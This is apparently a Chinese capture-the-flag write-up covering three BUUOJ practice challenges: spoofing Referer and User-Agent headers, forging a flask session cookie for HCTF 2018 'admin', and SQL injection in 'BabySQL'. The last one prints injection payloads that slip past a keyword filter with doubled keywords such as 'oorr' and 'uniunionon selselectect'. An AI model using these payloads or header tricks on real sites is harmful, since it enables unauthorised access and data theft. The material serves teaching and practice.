                <section id="two" class="wrapper alt style2">
                    <section class="spotlight">
                        <div class="image"><img src="images/pic01.jpg" alt="" /></div><div class="content">
                            <h2>小组简介</h2>
                            <p>·成立时间：2005年3月<br /><br />
                            ·研究领域：渗透测试、逆向工程、密码学、IoT硬件安全、移动安全、安全编程、二进制漏洞挖掘利用等安全技术<br /><br />
                            ·小组的愿望：致力于成为国内实力强劲和拥有广泛影响力的安全研究团队，为广大的在校同学营造一个良好的信息安全技术<a style="border:none;cursor:default;" onclick="return false" href="Secret.php">氛围
</a>! </p>
                        </div>
                    </section>
                </section>
        <script src="assets/js/jquery.min.js"></script>
        <script src="assets/js/jquery.scrollex.min.js"></script>
        <script src="assets/js/jquery.scrolly.min.js"></script>
        <script src="assets/js/skel.min.js"></script>
        <script src="assets/js/util.js"></script>
        <!--[if lte IE 8]><script src="assets/js/ie/respond.min.js"></script><![endif]-->
        <script src="assets/js/main.js"></script>
                <footer id="footer">

                    <ul class="copyright">
                        <li>&copy; Syclover</li><li>Design: C14y</li>
                    </ul>
                </footer>
    </body>
</html>
```


说我们不是从`https://www.Sycsecret.com`访问的

进入`http://node3.buuoj.cn:27883/Secret.php`

抓包修改一下`Referer`执行一下

随后提示我们浏览器需要使用Syclover，

修改一下`User-Agent`的内容



就拿到flag了

[HCTF 2018]admin

进入题目链接


这道题有三种解法

1.flask session 伪造


2.unicode欺骗

3.条件竞争

发现 登录和注册功能



随意注册一个账号啦



登录进来之后

登录 之后 查看源码

发现提示

```
    </div>
  </div>
</div>
<div class="nav-setting">
  <div class="ui buttons">
    <div class="ui floating dropdown button">
      <i class="icon bars"></i>
      <div class="menu">

          <a class="item" href="/index">index</a>
          <div class="divider"></div>
          <a class="item" href="/edit">post</a>
          <a href="/change" class="item">change password</a>
          <a class="item" href="/logout">logout</a>

      </div>
    </div>
  </div>
</div>
<div class="ui grid">
  <div class="four wide column"></div>
  <div class="eight wide column">



  </div>
</div>

<h1 class="nav">Hello qwe</h1>


<!-- you are not admin -->
<h1 class="nav">Welcome to hctf</h1>

<script type="text/javascript">
    $(document).ready(function () {
      // 点击按钮弹出下拉框
      $('.ui.dropdown').dropdown();

      // 鼠标悬浮在头像上，弹出气泡提示框
      $('.post-content .avatar-link').popup({
        inline: true,
        position: 'bottom right',
        lastResort: 'bottom right'
      });
    })
  </script>
  </body>
  </html>
```

猜测 我们登录 admin账号 即可看见flag

在change password页面发现

```
          <a class="item" href="/index">index</a>
          <div class="divider"></div>
          <a class="item" href="/edit">post</a>
          <a href="/change" class="item">change password</a>
          <a class="item" href="/logout">logout</a>

      </div>
    </div>
  </div>
</div>
<div class="ui grid">
  <div class="four wide column"></div>
  <div class="eight wide column">



  </div>
</div>

<div class="ui grid">
    <div class="four wide column"></div>
    <div class="eight wide column">
      <!-- https://github.com/woadsl1234/hctf_flask/ -->
      <form class="ui form segment" method="post" enctype="multipart/form-data">
        <div class="field required">
          <label>NewPassword</label>
          <input id="newpassword" name="newpassword" required type="password" value="">
        </div>
        <input type="submit" class="ui button fluid" value="更换密码">
      </form>
    </div>
  </div>

<script type="text/javascript">
    $(document).ready(function () {
      // 点击按钮弹出下拉框
      $('.ui.dropdown').dropdown();

      // 鼠标悬浮在头像上，弹出气泡提示框
      $('.post-content .avatar-link').popup({
        inline: true,
        position: 'bottom right',
        lastResort: 'bottom right'
      });
    })
  </script>
  </body>
  </html>
```

访问后 取得源码

第一种方法：


- flask session 伪造

具体，看这里


```
flask中session是存储在客户端cookie中的，也就是存储在本地。flask仅仅对数据进行了签

名。众所周知的是，签名的作用是防篡改，而无法防止被读取。而flask并没有提供加密操

作，所以其session的全部内容都是可以在客户端读取的，这就可能造成一些安全问题。
```

[极客大挑战 2019]BabySQL

进入题目链接



对用户名进行测试




发现有一些关键字被过滤掉了

猜测后端使用`replace()`函数过滤

```
1


1' oorr 1=1 #
```

直接尝试双写

万能密码尝试 双写 可以绕过



查看回显：

```
1' uniunionon selselectect 1,2,3 #
```

over！正常 开始注入

爆库

爆列

爆表

爆内容